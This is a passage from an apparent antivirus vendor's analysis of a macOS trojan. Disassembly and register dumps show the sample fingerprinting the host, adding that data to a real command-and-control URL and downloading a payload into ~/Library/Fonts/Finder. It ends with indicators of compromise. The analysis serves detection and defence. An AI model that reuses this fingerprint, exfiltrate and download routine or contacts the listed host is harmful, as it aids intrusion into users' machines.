           ; XREFS: CALL 0x10994ac4d  CALL 0x10994ac55  CALL 0x10994ac68  CALL 0x10994ac7a  CALL 0x10994ac9d  CALL 0x10994aca5
           ; XREFS: CALL 0x10994acad  CALL 0x10994acb5  CALL 0x10994b6fb  CALL 0x10994b94a  CALL 0x10994b957  CALL 0x10994b98b
           ; XREFS: CALL 0x10994b99d
 6: int sym.imp.close (int fildes);
           0x10994bad8      ff255a050000   jmp qword [reloc.close]    ; [0x10994c038:8]=0x10994bc48 ; "H\xbc\x94\t\x01"
           ; CALL XREF from DownloadFile(char*, char*, unsigned int) @ 0x10994b5cd(x) ; sym.DownloadFile_char__char__unsigned_int_
 6: sym.imp.curl_easy_cleanup ();
> drr
role reg    value        refstr
-------------------------------
SN   rax    1e           30 rax
     rbx    7ffee62b7d00 21_copy_userrwx rbx,rdi R W 0x2f2f3a7370747468 https://concrecapital.com/mr.x.jpg
A3   rcx    0            0
A2   rdx    1            1 r9,rdx
A0   rdi    7ffee62b7d00 21_copy_userrwx rbx,rdi R W 0x2f2f3a7370747468 https://concrecapital.com/mr.x.jpg
```

Figure 10 : Argument of the DownloadFile() function

Then the malware queries the system with commands like getuid, getpwuid, getuname etc., to get information. After that, it uses the commands “sw_vers -productVersion” & “sysctlbyname hw.cpufrequency” to get information about the victim’s machine .

After that the malware calls the curl_easy_init() function to get a curl handle for communication with C2.




```
0x1086cd4b2      e833060000      call sym.imp.curl_easy_init ;[1]
0x1086cd4b7      4885c0          test rax, rax
0x1086cd4ba      0f849dfaffff    je 0x1086ccf5d
0x1086cd4c0      4889c3          mov rbx, rax
0x1086cd4c3      4c8dbdc0ebff.   lea r15, [var_1440h]
0x1086cd4ca      4c89ff          mov rdi, r15
0x1086cd4cd      488bb5d8e4ff.   mov rsi, qword [var_1b28h]
0x1086cd4d4      e8cb060000      call sym.imp.strcpy          ;[2] ; char *strcpy(char *dest, const char *src)
0x1086cd4d9      4c89ff          mov rdi, r15
0x1086cd4dc      e8c9060000      call sym.imp.strlen          ;[3] ; size_t strlen(const char *s)
0x1086cd4e1      48b93f726573.   movabs rcx, 0x736e6f707365723f     ; '?respons'
0x1086cd4eb      48898c05c0eb.   mov qword [rbp + rax - 0x1440], rcx
0x1086cd4f3      c78405c7ebff.   mov dword [rbp + rax - 0x1439], 0x2b6573     ; 'se+'
0x1086cd4fe      488db5c0f3ff.   lea rsi, [var_c40h]
0x1086cd505      4c89ff          mov rdi, r15
0x1086cd508      e891060000      call sym.imp.strcat          ;[4] ; char *strcat(char *s1, const char *s2)
0x1086cd50d      488d35fc0900.   lea rsi, [0x1086cdf10]       ; "wb"
0x1086cd514      4c89e7          mov rdi, r12
0x1086cd517      e804060000      call sym.imp.fopen           ;[5] ; file*fopen(const char *filename, const char *mode)
0x1086cd51c      4989c4          mov r12, rax
0x1086cd51f      4531f6          xor r14d, r14d
0x1086cd522      4889df          mov rdi, rbx
0x1086cd525      be12270000      mov esi, 0x2712              ; '\x12''
0x1086cd52a      4c89fa          mov rdx, r15
0x1086cd52d      31c0            xor eax, eax
0x1086cd52f      e8c2050000      call sym.imp.curl_easy_setopt ;[6]
0x1086cd534      4889df          mov rdi, rbx
0x1086cd537      be40000000      mov esi, 0x40                ; rdi
0x1086cd53c      8b95e4e4ffff    mov edx, dword [var_1b1ch]
0x1086cd542      31c0            xor eax, eax
0x1086cd544      e8ad050000      call sym.imp.curl_easy_setopt ;[6]
0x1086cd549      488d9510e7ff.   lea rdx, [var_18f0h]
0x1086cd550      4889df          mov rdi, rbx
0x1086cd553      be22270000      mov esi, 0x2722              ; '\"''
0x1086cd558      31c0            xor eax, eax
0x1086cd55a      e897050000      call sym.imp.curl_easy_setopt ;[6]
0x1086cd55f      4889df          mov rdi, rbx
0x1086cd562      be2b4e0000      mov esi, 0x4e2b              ; '+N'
> drr
role reg    value          refstr
--------------------------------
SN   rax    36332e3733352f rax ascii ('/')
     rbx    7ffee753002f   22_copy_userrwx rbx R W 0x0
A3   rcx    0              0
A2   rdx    7ffee7534cb0   22_copy_userrwx r13,rdx R W 0x63614d2d7358724d MrXs-Mac.local/mr.x/10.13/2.769000Gh/x86_64/62591041536/83965845504/
A0   rdi    40             64 rdi ascii ('@')
```

Figure 11 : Curl commands to receive the payload

Then the malware opens the Finder file in 'wb' (Open for writing in binary) mode.


The malware uses the information that was gathered earlier, i.e. product version, cpu speed etc. and appends it to the url hxxps(:)//concrecapital(.)com. Then the url with the appended data is passed as an argument to curl_easy_setopt() function.



```
[0x7ffee75344b0 [xadvC]1 0% 1760 /Users/mr.x/Library/Fonts/safarifontsagent]> psb @ sym._g_szServerUrl+-555327120 # 0x7ffee75344b0
0x7ffee75344b0 https://concrecapital.com/mr.x.jpg?response+MrXs-Mac.local/mr.x/10.13/2.769000Gh/x86_64/62591041536/83965845504/
```

Figure 12 :URL to get the payload from the C2

It then uses functions like curl_easy_setopt & curl_easy_perform to connect to the C2 and get the payload that will be written in the Finder file.



```
:::   0x104848517    e804060000     call sym.imp.fopen          ;[1] ; file*fopen(const char *filename, const char *mode) ; rsp=0x91223028 ; rip=0x104848b20
:::                                                             ; file*fopen("/Users/mr.x/Library/Fonts/Finder", "wb")
:::   0x10484851c    4989c4         mov r12, rax                ; r12=0x0
:::   0x10484851f    4531f6         xor r14d, r14d              ; r14=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x104848522    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x104848525    be12270000     mov esi, 0x2712             ; rsi ; rsi=0x2712
:::   0x10484852a    4c89fa         mov rdx, r15                ; rdx=0x7ffeeb3b94b0
:::   0x10484852d    31c0           xor eax, eax                ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   ;-- rip:
:::   0x10484852f    e8c2050000     call sym.imp.curl_easy_setopt ;[2] ; rsp=0x91223028 ; rip=0x104848af6
:::   0x104848534    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x104848537    be40000000     mov esi, 0x40               ; '@' ; 64 ; rsi=0x40
:::   0x10484853c    8b95e4e4ffff   mov edx, dword [var_1b1ch]    ; rdx=0x1
:::   0x104848542    31c0           xor eax, eax                ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x104848544    e8ad050000     call sym.imp.curl_easy_setopt ;[2] ; rsp=0x91223020 ; rip=0x104848af6
:::   0x104848549    488d9510e7ff.  lea rdx, [var_18f0h]        ; rdx=0x7ffeeb3b9000
:::   0x104848550    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x104848553    be22270000     mov esi, 0x2722             ; '\"'' ; rsi=0x2722
:::   0x104848558    31c0           xor eax, eax                ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x10484855a    e897050000     call sym.imp.curl_easy_setopt ;[2] ; rsp=0x91223018 ; rip=0x104848af6
:::   0x10484855f    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x104848562    be2b4e0000     mov esi, 0x4e2b             ; '+N' ; rsi=0x4e2b
:::   0x104848567    31d2           xor edx, edx                ; rdx=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x104848569    31c0           xor eax, eax                ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x10484856b    e886050000     call sym.imp.curl_easy_setopt ;[2] ; rsp=0x91223010 ; rip=0x104848af6
:::   0x104848570    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x104848573    be11270000     mov esi, 0x2711             ; '\x11'' ; rsi=0x2711
:::   0x104848578    4c89e2         mov rdx, r12                ; rdx=0x0
:::   0x10484857b    31c0           xor eax, eax                ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x10484857d    e874050000     call sym.imp.curl_easy_setopt ;[2] ; rsp=0x91223008 ; rip=0x104848af6
:::   0x104848582    488db520e8ff.  lea rsi, [var_17e0h]        ; rsi=0x7ffeeb3b9110
:::   0x104848589    31ff           xor edi, edi                ; rdi=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x10484858b    e86c050000     call sym.imp.curl_slist_append ;[3] ; rsp=0x91223000 ; rip=0x104848afc
:::   0x104848590    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x104848593    be27270000     mov esi, 0x2727             ; '''' ; rsi=0x2727
:::   0x104848598    4889c2         mov rdx, rax                ; rdx=0x0
:::   0x10484859b    31c0           xor eax, eax                ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x10484859d    e854050000     call sym.imp.curl_easy_setopt ;[2] ; rsp=0x91222ff8 ; rip=0x104848af6
:::   0x1048485a2    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x1048485a5    e846050000     call sym.imp.curl_easy_perform ;[4] ; rsp=0x91222ff0 ; rip=0x104848af0
:::   0x1048485aa    4189c7         mov r15d, eax               ; r15=0x0
:::   0x1048485ad    4c8dadd0e4ff.  lea r13, [var_1b30h]        ; r13=0x7ffeeb3b8dc0
:::   0x1048485b4    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x1048485b7    be02002000     mov esi, 0x200002           ; rsi=0x200002
:::   0x1048485bc    4c89ea         mov rdx, r13                ; rdx=0x7ffeeb3b8dc0
:::   0x1048485bf    31c0           xor eax, eax                ; rax=0x0 ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
:::   0x1048485c1    e81e050000     call sym.imp.curl_easy_getinfo ;[5] ; rsp=0x91222fe8 ; rip=0x104848ae4
:::   0x1048485c6    4d8b6d00       mov r13, qword [r13]        ; r13=0x0
:::   0x1048485ca    4889df         mov rdi, rbx                ; rdi=0x7f8f71806e00
:::   0x1048485cd    e80c050000     call sym.imp.curl_easy_cleanup ;[6] ; rsp=0x91222fe0 ; rip=0x104848ade
```

Figure 13 : Finder file is opened in write mode and Curl operations in motion

The C2 server was not alive to respond so we were unable to find out what the payload was.

Threat actors targeting macOS users are increasing everyday. So, as a user, one needs to be cautious when executing unknown executables. Users are requested to use a reputable security product such as **"K7 Antivirus for Mac"** and to keep it updated so as to stay safe from such threats.

IOCs

Hash : 4a7a1626b6baf8c917945b8fc414c8b9 (parent malware)

Detection Name : Trojan (0040f2c11)